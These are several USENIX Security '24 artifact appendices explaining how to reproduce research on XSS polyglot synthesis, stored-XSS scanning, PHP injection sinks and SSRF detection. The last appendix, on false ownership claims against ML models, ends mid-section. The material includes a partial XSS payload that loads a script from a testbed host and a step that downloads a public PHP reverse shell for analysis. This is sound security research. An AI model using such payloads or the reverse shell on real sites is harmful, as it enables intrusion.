*This artifact appendix is meant to be a self-contained document that describes a roadmap for evaluating our artifact.*

### A.1 Abstract

In "Dancer in the Dark: Synthesizing and Evaluating Polyglots for Blind Cross-Site Scripting", we introduced a cross-site scripting polyglot synthesis approach based on Monte Carlo tree search (MCTS). To achieve full coverage of our large XSS testbed, based on the Google Firing Range (GFR), we designed a generation approach that synthesizes a set of complementing polyglots.

We have linked our public GitHub repository containing our code, usage documentation, and troubleshooting. The code includes instructions on generating polyglots with our approaches, minimizing a polyglot, and testing polyglots on the GFR. The repository includes our small and large testbed, tokens, minimization, and the implementations of all generation approaches we discuss in Appendix C. To maximize compatibility, we have containerized the implementation in a Docker setup. Furthermore, we have added a detailed discussion of our large GFR-based testbed in Appendix D, explaining which tests were excluded and why. We have refined our wording regarding the Minimization process in the main paper, Section 3, thereby clarifying it.

### A.2 Description & Requirements

To facilitate cross-platform support, our artifact is containerized with Docker and Docker Compose.

#### A.2.1 Security, privacy, and ethical concerns

There is no security or privacy risk to be expected when running our artifact. The generation and testing of XSS polyglots happen on the client side in isolated Docker containers. Utilizing the polyglots you synthesized for any other purposes exceeds the scope of our research and this artifact. As for all security testing techniques, we generally advise against applying the polyglots outside of a controlled environment.

#### A.2.2 How to access

Our artifact is available on our project's GitHub page `https://github.com/polyxss/bxss/tree/4f5f2d1db0480c84f20206066ccf09afd937a307`. Please use `git clone` or download the project as a zip file. The URL of the corresponding commit for this artifact submission is `https://github.com/polyxss/bxss/commit/4f5f2d1db0480c84f20206066ccf09afd937a307`.

#### A.2.3 Hardware dependencies

Docker reports requiring at least 4 GB of RAM, a 64-bit kernel, and CPU support for virtualization.

**Recommendation:** In our repository, see Section A.2.2, we have prepared a compose file for the generation process. With the given parameters, it takes approximately 5 hours to conclude a polyglot set generation with Docker confined to 8 GB RAM, 8 CPU cores, and 30 GB of free disk space.

#### A.2.4 Software dependencies

Our artifact uses Docker and Docker Compose, which are available for macOS, Linux, and Windows. **If Docker is installed on your machine, you may skip this section.**

Our software was tested extensively on macOS and used productively on Linux-based servers. Below, we compile the starting points for installing Docker and Docker Compose on macOS and Ubuntu Linux. Detailed instructions for these and all other supported operating systems are available on Docker's homepage `https://docs.docker.com/engine/install/`.

*Corresponding author

**macOS** Docker supports the most recent version of macOS, plus the previous two releases.

**macOS with Apple silicon** If your Mac runs an Apple Silicon chip, e.g., M1, M2, or M3 MacBooks, download the Docker `dmg` image directly from Docker. Double-click the image to start the installation process. It includes the Docker desktop GUI and Docker Compose so that you can continue with the next steps.

**macOS with Intel chip** If your Mac runs an Intel chip, e.g., 2019, 2020 MacBooks, download the `Docker.dmg` image from Docker. Double-click the image to start the installation process. It includes the Docker desktop GUI and Docker Compose so that you can continue with the next steps.

**Ubuntu Linux** For Ubuntu, please follow the installation instructions from the docker docs. For Linux-based systems, the software requirements entail:

- KVM virtualization support,
- QEMU version 5.2 or later,
- Gnome, KDE, or MATE Desktop environment.
- Refer to Docker's complete list of requirements.

#### A.2.5 Benchmarks

None.

### A.3 Set-up

Once you have Docker and Docker Compose installed, you are ready to go. See Section A.3.1 to learn how to download the repository and build the project.

#### A.3.1 Installation

**1 a)** Installing our project is as easy as cloning a Git repository. See Figure 1 for the corresponding bash code.

```
#!/bin/bash
git clone git@github.com:polyxss/bxss.git
cd bxss
mkdir -p data/out/runs
git reset --hard e8c22be
```

Figure 1: Clone our repository, move into its directory, create the output folder, and switch to the specific commit.

**1 b)** If you don't have Git installed, download the repository as a `.zip` file, unpack it, and `cd` into it. See Figure 2 for the corresponding commands.

**2)** You can build the project with Docker Compose. Use our build script for this task. Building should be fast, but it depends on your download speed.

```
#!/bin/bash
# Define the repository URL and the commit hash
REPO_URL="https://github.com/polyxss/bxss"
COMMIT_HASH="4f5f2d1db0480c84f20206066ccf09afd937a307"

# Download the commit as a zip file
curl -L "${REPO_URL}/archive/${COMMIT_HASH}.zip" -o commit.zip

# Unzip the downloaded file
unzip commit.zip

# Change directory into the unzipped folder
cd "bxss-${COMMIT_HASH}"
```

Figure 2: Download our repository as a zip, unpack it, and move into it.

```
#!/bin/bash
./scripts/build.sh
```

#### A.3.2 Basic Test

Now that you have downloaded and built our repository, you can start with the functionality tests. We prepared an easy-to-use starting script in the scripts directory. Call the scripts from the project's root directory (where you should be currently in). For a first basic test, use our `./scripts/1-basic-test.sh` script. This will generate one single polyglot in approximately a minute. The current run's output directory is to `data/out/runs/run-<timestamp>/`. In the run's output directory, a `run-<timestamp>/summary/` folder will be created, containing the final polyglot set, which consists of one polyglot in this test.

```
#!/bin/bash
# Quickly create a first polyglot
./scripts/1-basic-test.sh
```

Note that the actual runtime depends on your available resources and allocated to Docker. This first test is limited in its purpose of demonstrating the approach. Our synthesis approach runs MCTS, which inherently has a random component. The polyglot you are generating is built step by step and changes (improves) over time. Intermediary steps and the final step are logged in the run's output directory under `run-<timestamp>/try-1/best-polyglot/`. A finished synthesis creates a `final-polyglots.json` file in `run-<timestamp>/summary/`. See Figure 3 for the data directory structure.

To evaluate how good the quickly created polyglot already is, run the next test and select the `run-<timestamp>` folder corresponding to your run, i.e., likely the most recent timestamp.

Please confirm that you have at least one final polyglot in the output directory before continuing with the next steps.

```
#!/bin/bash
# Evaluate the created polyglot; follow the
↪ CLI instructions and select the timestamp
↪ of your run
./scripts/5-eval.sh
```

```
data
├── example.json
├── gfr_tests.csv
└── out
    └── runs
        ├── example-run
        │   └── summary
        │       ├── final-polyglots.json
        │       └── final-polyglots0-eval.json
        └── run-2023-08-28T13-49-11.354Z
            ├── meta.json
            ├── summary
            │   ├── final-polyglots.json
            │   ├── final-polyglots0-eval.json
            │   └── final-polyglots1-eval.json
            └── try-1
                └── best-polyglot
                    ├── bestOutput-0000000000
                    ├── bestOutput-0000000050
                    ├── ...
                    ├── bestOutput-0000000450
                    └── bestOutput-00000final
```

Figure 3: The data directory.

## A.4 Evaluation workflow

Now that you have generated a basic polyglot, you could allocate more time to the generation process. We have prepared four configurations (1) and estimated the required time on a machine with 8GB RAM and 8 CPU threads.

We prepared an evaluation script (2) that runs polyglots from the `data/out/runs/*` directory against the full range of relevant Google Firing Range (GF) tests. The evaluation then returns a score.

### A.4.1 Polyglot Generation

You can try out the different scripts if you want to spend the required time. We recommend letting the basic test (a) and maybe the extended test (b) finish generating polyglot. Thus, your new polyglots will be evaluated in Section A.4.2.

(a) **Basic Test**

- Approximate runtime one minute
- Generates a proof-of-concept polyglot
- `./scripts/1-basic-test.sh`

(b) **Extended Test**

- Approximate runtime 15 minutes
- Generated a single polyglot
- `./scripts/2-extended-test.sh`

(c) **Long Test***

- Approximate runtime 5 hours
- Generated a useable single polyglot
- `./scripts/3-long-test.sh`

(d) **Polyglot Set***

- Approximate runtime multiple days (2-5 days)
- Generates a polyglot set
- `./scripts/4-set-generation.sh`

** Please note that the long test and polyglot set generation process can take significantly longer than we calculated.*

### A.4.2 Polyglot Evaluation

Now that you have generated polyglots on the fast testbed, you can evaluate them on the GFR. The test runs a polyglot against the GFR tests and counts a test as solved if the polyglot manages to print `xss` to the console.

- Approximate runtime <2 minutes
- Evaluates a polyglot against the GFR and prints a score
- `./scripts/5-eval.sh`

### A.4.3 Cleanup

You may call this script once you have completed the entire artifact evaluation. It will stop the Docker services.

- Approximate runtime <2 minutes
- Stops the corresponding docker services of this project.
- `./scripts/6-stop.sh`

### A.4.4 Major Claims

**(C1):** We propose a method for automatically synthesizing a small set of XSS polyglots using Monte Carlo tree search. Allocating sufficient time, this can be reproduced with Experiment (E1). We show the general approach in Algorithm 1 of the "Dancer in the Dark" paper and publish our code with this artifact.

**(C2):** We show that our polyglots cover all currently known injection contexts. *Allocating sufficient time, this can be reproduced with Experiment (E1) using the script (4). However, for the sake of this artifact, it is sufficient to spend less time on the polyglot generation, which should*

*still generate one usable polyglot.* The results from our polyglots are displayed in Figure 4 of the "Dancer in the Dark" paper.

**Please note** that, due to ethical reasons, our synthesized polyglots are not public. However, we open-sourced our generation technique to facilitate making your own.

### A.4.5 Experiments

Here, we provide instructions for an experimental generation of a polyglot and a polyglot set.

**(E1):** *[Polyglot Generation] [5 human-minutes + 15 compute-minutes]:*
**How to:** Follow Section A.4.1(b) for the approximately 15-minute generation task. Once finished, a polyglot is written to the run's summary directory. This step can be replaced by A.4.1(a-d), depending on the time allocated for this evaluation. *Even the shortest generation, A.4.1(a), will work for the next step.*
**Preparation:** After following the installation instructions from Section A.3, no further preparation is required. Per default, the `data/run/` directory exists. Make sure it still exists.
**Execution:** Run `./scripts/2-extended-test.sh` or another of the scripts in Section A.4.1.
**Results:** A `final-polyglots.json` fill will be created under `run-<timestamp>/summary/`. See Figure 4 for an example.

```
{
  "data": [
    {
      "id": 0,
      "payload": "<sVg;;<ScRiPt
       ↪  sRc=`http://testbed:8080/xss.js`>....)"
    }
  ]
}
```

Figure 4: Example for final-polyglots.json

**(E2):** *[Polyglot Evaluation] [10 human-minutes + 5 compute-minutes]: ...*
**How to:** Follow Section A.4.2 to evaluate your newly created polyglot on the GFR.
**Preparation:** After following the installation instructions from Section A.3, no further preparation is required. Per default, the `data/run/` directory exists. Make sure it still exists.
**Execution:** Run `./scripts/5-eval.sh`. Follow the instructions in the console and select the corresponding run.
Then, wait for the evaluation to finish.

```
$ ./scripts/5-eval.sh
Please select a run to evaluate:
1. example-run
2. run-2023-08-28T13-49-11.354Z
3. run-2024-06-13T12-58-44-635Z
4. run-2024-06-17T16:52:15.414Z
Enter the number of your choice: 1
```

**Results:** Once finished, the score will be printed to the console.

```
Enter the number of your choice: 1
Reading
 ↪  ...example-run/summary/final-polyglots.json
Writing to ...example-run/summary/

[+] Running 3/3
runner-1  | Successful tests: 65/175
runner-1  | Done
```

An extended evaluation is in a file next to the `final-polyglots.json` file in your run's summary folder.

## A.5 Notes on Reusability

Our generation process is flexible, as Section 7 of the paper indicates. The provided inputs influence the generated polyglots. This includes the tests of the test bed and the token set. Changing both can shift the generation's focus to other areas beyond the scope of our work. For instance, tests can be narrowed down to a specific vulnerability or expanded to support specific web frameworks.

## A.6 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.






# USENIX Security '24 Artifact Appendix: Spider-Scents: Grey-box Database-aware Web Scanning for Stored XSS

Eric Olsson
Chalmers University of Technology

Benjamin Eriksson
Chalmers University of Technology

Adam Doupé
Arizona State University

Andrei Sabelfeld
Chalmers University of Technology

## A Artifact Appendix

### A.1 Abstract

This artifact includes source code of the prototype implementation of our database-aware grey-box scanner for stored XSS, as well as Docker Compose setups for a subset of the evaluated web applications.

Running the scanner against a web application will produce a mapping from database columns to unprotected outputs where XSS payloads are executed. These unprotected outputs are code smells that correspond to either dormant stored XSS or stored XSS vulnerabilities.

Manual analysis is required to determine the vulnerability and exploitability of unprotected outputs.

### A.2 Description & Requirements

#### A.2.1 Security, privacy, and ethical concerns

There are no additional risks for reviewers, other than those already encountered when scanning a web application for vulnerabilities; i.e. running an insecure web application.

All vulnerabilities found, including those in the web applications included in this artifact, have been responsibly disclosed to the affected vendors.

#### A.2.2 How to access

Download the artifact from `https://github.com/Spider-Scents/dbfuzz/releases/tag/v0.3`.

#### A.2.3 Hardware dependencies

None.

#### A.2.4 Software dependencies

The scanner is implemented as a Python script, which uses a mysql connection to the database, and Chrome and Chromedriver to interact with the web application.

Python dependencies are included in the Pipfile of the artifact.

Docker and Docker Compose are used to set up the web applications.

mysqldump and mysql commands are used to automatically backup and restore the web application database.

graphviz is used to produce graph visuals.

Chrome/Chromedriver, Docker/Docker Compose, mysqldump/mysql, and graphviz need to be manually installed, while the Pipfile can be used to install required Python dependencies.

Python dependencies include:

- `mysql-connector-python` to connect to the database.
- `requests` to get pages from the web application
- `selenium` to browse the web application.
- `tqdm` to show a progress-bar.
- `graphviz` to produce graph visuals.
- `cssutils`, `beautifulsoup4`, and `defusedxml` to parse CSS, HTML, and XML.

#### A.2.5 Benchmarks

None.

### A.3 Set-up

#### A.3.1 Installation

Download the artifact from `https://github.com/Spider-Scents/dbfuzz/releases/tag/v0.3`.
Follow the instructions in the README; namely:
Install Python 3.10.
Install MariaDB or MySQL to provide the mysql and mysqldump commands.
Install the Chrome browser and Chromedriver.
Install Graphviz.
Install Docker and Docker Compose.
Install the Python environment with `pipenv install`.

### A.3.2 Basic Test

Unzip the Doctor Appointment Management System web application at `docker/doctor`. Inside the extracted contents, correct the permissions of the served Apache directory `dbfuzz` with:

```
chmod 755 dbfuzz
```

Start the web application with:

```
docker compose up --build
```

Restore the provided database file in `docker/doctor` through the PhpMyAdmin console at http://localhost:8080/ with `server:mariadb`, `username:root`, and `password:notSecureChangeMe`

Copy the provided `config_doctor.ini` to the root of the repository.

Update the cookies in the config file to allow the initial URL crawler to access authenticated pages, if necessary. Update the location of mysql and mysqldump, if necessary.

Run the script once to get crawl for webpage URLs with:

```
pipenv run script --config
    config_doctor.ini --insert-empty
     --reset-fuzzing --reset-
    scanning --sensitive-rows --
    primary-keys --traversal column
```

Though inapplicable to this application, the script stops at this point to prompt the user to manually remove any destructive URLs from the generated URL file `urls doctor app_config.insert_empty=True.txt`

Run the previous `pipenv run script` command as before to finish scanning the web application.

Mappings from database inputs to unprotected outputs in this web application should be generated in PDF and CSV form in the `output` folder.

## A.4 Evaluation workflow

### A.4.1 Major Claims

**(C1):** *Spider-Scents automatically finds unprotected outputs from the database of web applications. This claim is supported by experiment E1 described in Paper Section 5 whose results are included in Paper Table 1.*

**(C2):** *Spider-Scents has high coverage of database fields that can possibly contain XSS payloads. This claim is supported by experiment E2 described in Paper Section 5.3 whose results are illustrated in Paper Figure 5.*

**(C3):** *Unprotected outputs found by Spider-Scents are related to stored-XSS vulnerabilities and exploits. This claim is supported by experiment E3 described in Paper Section 5 whose results are illustrated in Paper Table 1 and Paper Table 2.*

Table 1: Unprotected outputs in Doctor Apt.

| Column |
|---|
| tblappointment.Email |
| tblappointment.Name |
| tbldoctor.Email |
| tbldoctor.FullName |
| tblspecialization.Specialization |
| tblpage.Timing |
| tblpage.PageDescription |
| tblpage.Email |

### A.4.2 Experiments

**(E1):** *Scan Doctor Apt.[10 human-minutes + 10 compute-minutes]: Scan the Doctor Appointment Management System for unprotected outputs.*
**Preparation:** Set up the Doctor Apt. web application.
**Execution:** Run the scanner script with the evaluation parameters on the Doctor Apt. web application.
**Results:** The script will have generated the mapping of database inputs to unprotected outputs in the web application. These are in `output/graph doctor.pdf` and `output/reflections doctor.csv`
The eight unprotected outputs in Table 1 should be present in the results.

**(E2):** *Doctor Apt. DB Coverage[5 human-minutes + 10 compute-minutes]: Scanning the Doctor Appointment Management System has high database coverage.*
**Preparation:** Set up the Doctor Apt. web application. Skip if experiment E1 already has been run.
**Execution:** Run the scanner script with the evaluation parameters on the Doctor Apt. web application. Skip if experiment E1 already has been run.
**Results:** The script will have generated a summary of database coverage in `output/coverage doctor.csv`
This summary should reflect that all 16 columns that could possibly contain an XSS payload string are tested by the scanner.
Note that this summary shows information about all string-type columns in the database; some may be too short to hold *any* XSS payload.

**(E3):** *Doctor Apt. Vulnerabilities[20 human-minutes + 10 compute-minutes]: Unprotected outputs in the Doctor Appointment Management System are related to stored XSS vulnerabilities.*
**Preparation:** Set up the Doctor Apt. web application. Skip if experiment E1 already has been run.
**Execution:** Run the scanner script with the evaluation parameters on the Doctor Apt. web application. Skip if experiment E1 already has been run.
**Results:** The script will have generated the mapping of

Table 2: Vulnerabilities (V) and Exploits (E) in the Doctor Appointment Management System

| Column | Input Protection | V | E |
|---|---|---|---|
| tblappointment.Email | none | true | true |
| tblappointment.Name | none | true | true |
| tbldoctor.Email | none | true | false |
| tbldoctor.FullName | none | true | false |
| tblspecialization.Specialization | no input | false | false |
| tblpage.Timing | no input | false | false |
| tblpage.PageDescription | no input | false | false |
| tblpage.Email | no input | false | false |

database inputs to unprotected outputs in `output/graph doctor.pdf` and `output/reflections doctor.csv`
Manual analysis of code relating to the database fields from unprotected outputs will show that four of these are vulnerable, while the remaining four do not have any input.
Furthermore, two of these vulnerabilities are directly exploitable given the permission system (users can perform XSS on doctors), while the remaining two represent doctor self-XSS.
These findings correspond to Table 2.

## A.5 Notes on Reusability

### A.5.1 Other web applications

In addition to the detailed description of how to run our experiments on the Doctor Appointment Management System, we also provide setups and expected results for other web applications used in our evaluation in the artifact.

With these, an interested reviewer can run experiments E1 and E2 for these other web applications.

Table 3 lists all Docker packaged web applications in the artifact. Compute time will vary for running scans on these applications, refer to Table 4 and Paper Table 3 for guidance.

### A.5.2 Docker performance

Packaging web applications as Docker containers prioritizes the ease-of-use and portability of this artifact, at the expense of its performance.

Web application performance has the largest impact on runtime for this scanner; we observe an overall 18% improvement in runtime by simply running a number of the evaluated applications natively, outside of Docker - see Table 4.

## A.6 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.

Table 3: Docker-packaged web applications used in the evaluation

| Application | Date | Version | Location |
|---|---|---|---|
| CMSMS | 2022 | 2.2.16 | docker/cmsms |
| Doctor Apt. | 2023 | 2023/1/11 | docker/doctor |
| Hospital | 2022 | 2022/11/8 | docker/hospital |
| Hostel | 2021 | 2021/9/30 | docker/hostel |
| Joomla | 2023 | 4.2.8 | docker/joomla |
| MyBB | 2023 | 1.8.33 | docker/mybb |
| OpenCart | 2023 | 4.0.1.1 | docker/opencart |
| Piwigo | 2023 | 13.6.0 | docker/piwigo |
| User Login | 2021 | V3 | docker/userlogin |
| WordPress | 2023 | 6.1.1 | docker/wordpress |

Table 4: Runtime performance of Spider-Scents, Docker (D) vs. Native (N).

| Web application | Scan time (D) | Scan time (N) | Improvement |
|---|---|---|---|
| Doctor Apt. | 0:10 | 0:08 | 20% |
| Hospital | 0:31 | 0:22 | 29% |
| Hostel | 0:13 | 0:13 | 0% |
| MyBB | 6:06 | 4:21 | 29% |
| OpenCart | 4:29 | 1:39 | 63% |
| Piwigo | 0:59 | 1:07 | -14% |
| PrestaShop | 38:39 | 32:29 | 16% |
| User Login | 0:02 | 0:01 | 50% |
| WordPress | 2:22 | 1:55 | 19% |
| Overall | 51:31 | 42:15 | 18% |






# USENIX Security '24 Artifact Appendix: Argus: All your (PHP) Injection-sinks are belong to us.

Rasoul Jahanshahi
Boston University
rasoulj@bu.edu

Manuel Egele
Boston University
megele@bu.edu

## A Artifact Appendix

### A.1 Abstract

Our artifact facilitates building and running Argus on the PHP interpreter. We packaged the artifact in a set of Docker containers. There are no restrictions on the CPU architecture or operating system for building and running Docker containers.

In this appendix, we describe the workflow of analyzing the PHP interpreter v5.6, identifying potential PHP APIs vulnerable to insecure deserialization, and validating the identified APIs. Finally, we demonstrate that extending a static analysis tool (i.e., Psalm) leads to identifying a previously unknown security vulnerability.

### A.2 Description & Requirements

This section describes the requirements for running Argus' artifact.

#### A.2.1 How to access

Download the artifact from: `https://zenodo.org/records/12811284`

#### A.2.2 Hardware dependencies

None

#### A.2.3 Software dependencies

Docker

#### A.2.4 Benchmarks

In the artifact of Argus' evaluation, we use PHP version 5.6 and Psalm v4 as the benchmark.

#### A.2.5 Security, privacy, and ethical concerns

This artifact only operates on local files inside the container and does not require any communication with the Internet. One can run the container with the flag `-network none` option to isolate the container.

### A.3 Set-up

#### A.3.1 Installation

Our instructions are based on Docker containers. Please use this link to install Docker and run these containers.

#### A.3.2 Prepration

In order to run our artifact, please first download the artifact from the link provided in the github repository. Next, please run the following commands in a terminal:

```
$ docker import argus-artifact.tar
argus-artifact:1.0
```

For the second artifact, which includes the extended Psalm, please unzip `phase-3` and run the following command in the repository's directory:

```
$ cd phase-3 && ./run.sh build
```

The above command will build the container for the last phase of the artifact evaluation (i.e., extending Psalm).

#### A.3.3 Basic Test

The basic test for this evaluation includes running the containers as well as the preparation script inside the containers. In order to run the artifacts, please execute the following commands in the terminal:

```
$ docker run --rm --workdir /home -it
argus-artifact:1.0 bash
```

Finally, run the following commands inside the container to perform a basic test of Argus:

```
$ cd step-1 && ./prepare.sh
```

The above process may take a few minutes to complete. At the end, you should see the message, *"The preparation is done."*.

## A.4 Evaluation workflow

This section describes the workflow for evaluating the artifact for Argus.

### A.4.1 Major Claims

Argus is a static-dynamic analysis of the PHP interpreter to identify vulnerable PHP APIs to injection vulnerabilities. According to our paper, we prove the following claims regarding our artifact's evaluation and its results:

**(C1):** *Argus identifies the PHP APIs vulnerable to injection vulnerabilities, such as insecure deserialization, by analyzing the PHP interpreter. The analysis in experiment (E1), as detailed in Section A.4.2.1 and Table 5 of our paper, substantiates this claim.*

**(C2):** *Argus improves the existing security analysis tools, such as Psalm, by extending the list of taint sinks. We prove this claim in experiment (E2), as detailed in Table 4 of our paper.*

### A.4.2 Experiments

**(E1):** *[Identification] [15 human-minutes + 30 compute-minutes + 5GB disk]:* In this experiment, Argus statically analyzes and generates the call-graph for the PHP interpreter v5.6. Next, Argus merges the statically generated call-graph with the previously recorded dynamic traces of running PHP unit tests. Finally, Argus runs the reachability analysis to detect PHP APIs vulnerable to insecure deserialization as well as perform the validation.
**How to:** First, run the `argus-artifact` container by executing the following command:

```
$ docker run --rm --workdir /home -it
argus-artifact:1.0 bash
```

**Preparation:** As mentioned in Section A.3.3, you can run the preparation script inside the container by executing the following command:

```
$ cd step-1 && ./prepare.sh
```

**Execution:** In order to run the analysis of Argus, please execute the following command inside the container:

```
$ cd step-1 && ./run.sh
```

The above command will analyze the PHP interpreter and identify the APIs that are vulnerable to insecure deserialization. This script will write the set of potential APIs to a file named `step-2/list`.
In the next step, Argus validates the set of APIs detected in the previous step. To initiate the validation process, execute the following command:

```
$ cd step-2 $$ ./run.sh
```

The above command will execute the validation process for the PHP APIs in the `list` file. Argus generates a PHP snippet for each API, as described in Listing 4 of our paper, and validates the API by executing the snippet and analyzing its execution.

**(E2):** *[Extension] [15 human-minutes + 15 compute-minute + 1GB disk]:* In this experiment, we extend Psalm with the results of Argus and demonstrate that extended Pslam can identify previously unknown vulnerabilities.

**How to:** First, run the `extended-psalm` container by executing the following command:

```
$ cd phase-3 && ./run shell
```

**Execution:** Inside the container, please run the following command to run Psalm's anlaysis without any extension:

```
$ ./run.sh
```

The command above prints out the set of detected vulnerabilities in the ImageMagick plugin for WordPress. Since Psalm is not extended yet, it cannot identify the insecure deserialization vulnerability stated in Table 4 of our paper (i.e., CVE-2022-2441). To extend Psalm and run Psalm+Argus analysis, please run the following command:

```
$ ./run.sh 1
```

The command above will automatically extend Psalm to include `is_executable` as a sink for insecure deserialization and run the analysis. After finishing the analysis, Psalm+Argus prints out two newly identified insecure deserialization vulnerabilities in ImageMagick as well.

## A.5 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.






# USENIX Security '24 Artifact Appendix: SSRF vs. Developers: A Study of SSRF-Defenses in PHP Applications

Malte Wessels*†, Simon Koch*†, Giancarlo Pellegrino‡, Martin Johns†
† Technische Universität Braunschweig
‡ CISPA Helmholtz Center for Information Security
{malte.wessels, simon.koch, m.johns}@tu-braunschweig.de, pellegrino@cispa.de

## A Artifact Appendix

### A.1 Abstract

A new PHP code property graph (CPG) generator. It is based on PHP bytecode lifted directly from the PHP interpreter. Additionally, we supply a static analysis pipeline (slicing and string reconstruction) to find SSRF candidates. We are applying for the functional badge.

### A.2 Description & Requirements

#### A.2.1 Security, privacy, and ethical concerns

*Security and Ethics Concerns:* We use a publicly available PHP web shell with an SSRF candidate flow to demonstrate the functionality. Since a web shell is vulnerable by design, it should not be hosted. *Privacy:* We pull dependencies from GitHub, Docker, and via sbt. This requires connections to these servers.

#### A.2.2 How to access

An overview is available at: https://github.com/SSRF-vs-Developers.

Version-fixed docker files for our code property graph generation and experiment runner are available at: https://github.com/SSRF-vs-Developers/CpgGeneration/tree/artifact.

SURFER, an SSRF candidate detection tool to run on the generated PHP CPG, is available at: https://github.com/SSRF-vs-Developers/surfer/tree/artifact.

The GitHub organization contains an overview, which we used as an entry point for this artifact evaluation[1].

#### A.2.3 Hardware dependencies

None, for the sake of demonstration we use small examples.

#### A.2.4 Software dependencies

A recent Linux system with docker and git installed.

#### A.2.5 Benchmarks

None.

### A.3 Set-Up

We provide several tools which are automatically built by the docker containers.

**PHP-src** We patched the PHP interpreter to output more data in its bytecode debug output.

**CPG** A code property graph generator based on PHP bytecode.

**Slicer** A slicing utility for this CPG.

**Plotter** A plotting utility for slices.

**SURFER** Our tool to identify SSRF candidates in these CPGs.

#### Optional: Install Joern

Install Joern[2] via its README or docker. We can confirm that Joern version 2.0.223 is suitable, but we recommend trying the latest version first. Pulling the docker image might require a GitHub login[3].

```
# pull docker image
docker pull ghcr.io/joernio/joern:nightly
```

*Both authors contributed equally to this research.

[1] https://github.com/SSRF-vs-Developers/.github/tree/ed093a0443fefd4a8a2d8c134df813e80a6dfa5a/profile

[2] https://github.com/joernio/joern/

[3] https://docs.github.com/en/packages/working-with-a-github-packages-registry/working-with-the-container-registry

### A.3.1 Installation

Our toolchains are docker-based. We will provide recent toolchain versions in the GitHub organization at https://github.com/PHP-CPG. However, for the purpose of this artifact evaluation, we created dockerfiles that pin the versions. To build these, clone their repository: https://github.com/SSRF-vs-Developers/CpgGeneration. We provide scripts that create (build and test) these docker containers. Change the directory to their folders and run them in this order:

1. CPG/resources/docker/PHP-StringPatched/create.sh
2. CPG/resources/docker/multilayer-php-cpg/create.sh
3. ExperimentRunner/template/create.sh

Each dockerfile will build the toolchain, including pulling dependencies and **running test cases**. We, finally, build our tool SURFER by running the following commands:

- Clone https://github.com/SSRF-vs-Developers/surfer
- `cd resources/docker`
- `./create.sh`

### A.3.2 Basic Test

The repositories ships with the most basic SSRF example to test the pipeline. Run this command: `./surfer_docker_run.sh ./basictestfiles/in/ ./basictestfiles/cpg ./basictestfiles/out`

This creates a cpg in the *cpg* folder. Additionally, a *testproject.json* file is created in the *out* folder. This JSON contains one candidate:

```
"reversedString": ["<G:_GET>[x]"],
"sink": ["/in/testproject/test.php", "1"],
"sinkName": "file_get_contents",
"sources": [["/in/testproject/test.php", "1"]]
```

Additionally, a dot file is generated, which visualizes our slice. It can be rendered with utilities like Graphviz.

## A.4 Evaluation workflow

### A.4.1 Major Claims

**(C1):** *We provide a bytecode PHP code property graph (CPG) generator.*
**(C2):** SURFER *can find SSRF candidates in these CPGs.*

### A.4.2 Experiments

We will use one of the repositories from our dataset to show the functionality. For the sake of demonstration, instead of using a productive application as an analysis subject, we use a publicly available PHP reverse shell, which we found in our dataset and classified as a 'hacking tool'[4].

E1 addresses C1, and E2 addresses C2, respectively.

**(E1):** *[$\sim$ 1 compute-minute + $<$ 100 MB disk]*: Creating a CPG from a project: We fetch the source code and create a CPG. Additionally, this runs SURFER on the created CPG.
**Preparation:** Install docker, wget, and a tool to unpack zip files, e.g., unzip.
**How to:** First, cd into the 'in' folder: 'surfer/basictestfiles/in'. Then download and extract https://github.com/ivan-sincek/php-reverse-shell/archive/refs/tags/v2.6.zip.
**Execution:** Rerun the command from A.3.2: `./surfer_docker_run.sh ./basictestfiles/in/ ./basictestfiles/cpg ./basictestfiles/out`
**Results:** Cd into the 'basictestfiles/cpg' folder and observe that a .cpg file was created. Optionally: Load it into joern[5] via 'joern file.cpg' and run queries, e.g., 'cpg.call.size'. If using dockererized joern:

```
docker run --rm -it -v /tmp:/tmp -v
    $(pwd):/app:rw -w /app -t ghcr.io
    /joernio/joern:nightly joern /app
    /file.cpg
joern> cpg.call.size
```

**(E2):** *[*SURFER*] [1 min]*: The previous experiment also ran SURFER automatically. Navigate to the 'out' folder and confirm that a JSON file with the project's name was created. It should have 2 SSRF candidate flows under the 'candidates' key. Each candidate contains a reversed string. Additionally, .dot files are created to visualize the slice through our CPG.

## A.5 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.

[4] https://github.com/ivan-sincek/php-reverse-shell/
[5] https://github.com/joernio/joern/




# USENIX Security '24 Artifact Appendix: <False Claims against Model Ownership Resolution>

Jian Liu[‡]
Zhejiang University
jian.liu@zju.edu.cn

Rui Zhang[†]
Zhejiang University
zhangrui98@zju.edu.cn

Sebastian Szyller
Intel Labs & Aalto University
contact@sebszyller.com

Kui Ren
Zhejiang University
kuiren@zju.edu.cn

N. Asokan
University of Waterloo & Aalto University
asokan@acm.org

## A Artifact Appendix

### A.1 Abstract

In this paper, we show that common MOR schemes in the literature are vulnerable to a different, equally important but insufficiently explored, robustness concern: a *malicious accuser*. We show how malicious accusers can successfully make *false claims* against *independent* suspect models that were not stolen. Our core idea is that a malicious accuser can deviate (without detection) from the specified MOR process by finding (transferable) adversarial examples that successfully serve as evidence against independent suspect models. To this end, we first generalize the procedures of common MOR schemes and show that, under this generalization, defending against false claims is as challenging as preventing (transferable) adversarial examples. Via systematic empirical evaluation, we show that our false claim attacks always succeed in MOR schemes that follow our generalization. In detail, the MORaccs achieved by transferable adversarial examples can be higher than the thresholds of MOR schemes that follow our generalization. For Adi, Li(b), and Lukas, we generate untargeted adversarial examples and evaluate the MORacc of these adversarial examples on independent models; For EWE and DAWN, we use targeted adversarial examples; For DI, we use perturbed examples to falsely claim the ownership of independent models.

### A.2 Description & Requirements

*This is a Pytorch implementation of the paper False Claims against Model Ownership Resolution.*

#### A.2.1 Security, privacy, and ethical concerns

*For experiments on CelebA, we use the real-world Amazon Rekognition API as the independent model. Generating false claims on this model may raise ethical concerns.*

#### A.2.2 How to access

*Our code is at* https://github.com/ssg-research/Falseclaims/releases/tag/v0.0.2_ae

#### A.2.3 Hardware dependencies

